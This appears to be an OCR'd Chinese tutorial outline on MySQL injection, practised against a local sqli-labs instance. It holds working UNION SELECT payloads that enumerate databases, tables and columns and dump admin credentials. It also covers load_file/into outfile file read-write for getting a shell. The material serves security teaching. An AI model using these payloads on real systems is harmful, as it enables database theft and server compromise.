

WEB 漏洞-MYSQL 注入

MYSQL 注入中首先要明确当前注入点权限，高权限注入时有更多的攻击手法，有的能直接进行 getshell 操作。其中也会遇到很多阻碍，相关防御方案也要明确，所谓知己知彼,百战不殆。不论作为攻击还是防御都需要了解其中的手法和原理，这样才是一个合格的安全工作者。





高权限注入及低权限注入
#跨库查询及应用思路
information_schema 表特性，记录库名，表名，列名对应表

获取所有数据库名：
http://127.0.0.1:8080/sqlilabs/Less-2/?id=-1 union select 1,group_concat(schema_name),3%20from information_schema.schemata
获取指定 qqyw 数据库名下的表名信息：
union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='qqyw'
获取指定 qqyw 下的表名 admin 下的列名信息：
union select 1,group_concat(column_name),3 from information_schema.columns where table_name='admin' and table_schema='qqyw'
获取指定 qqyw 下的 admin 数据
union select 1,u,p,4 from qqyw.admin

#文件读写操作
load_file()：读取函数
into outfile 或 into dumpfile ：导出函数
路径获取常见方法：
报错显示，遗留文件，漏洞报错，平台配置文件，爆破等
windows:
d:/wwwroot/xiaodi8/
linux:
/var/www/xiaodi8

常见读取文件列表：

常见写入文件问题：魔术引号开关
magic_quotes_gpc

#魔术引号及常见防护

#低版本注入配合读取或暴力
字典或读取

演示案例：

- ✧ 普通用户及 root 用户操作权限
- ✧ 高权限注入跨库查询操作测试
- ✧ 高权限注入文件读写操作测试
- ✧ 魔术引号开启后相关操作测试
- ✧ 相关自定义代码过滤操作测试

涉及资源：

https://blog.csdn.net/weixin_30292843/article/details/99381669
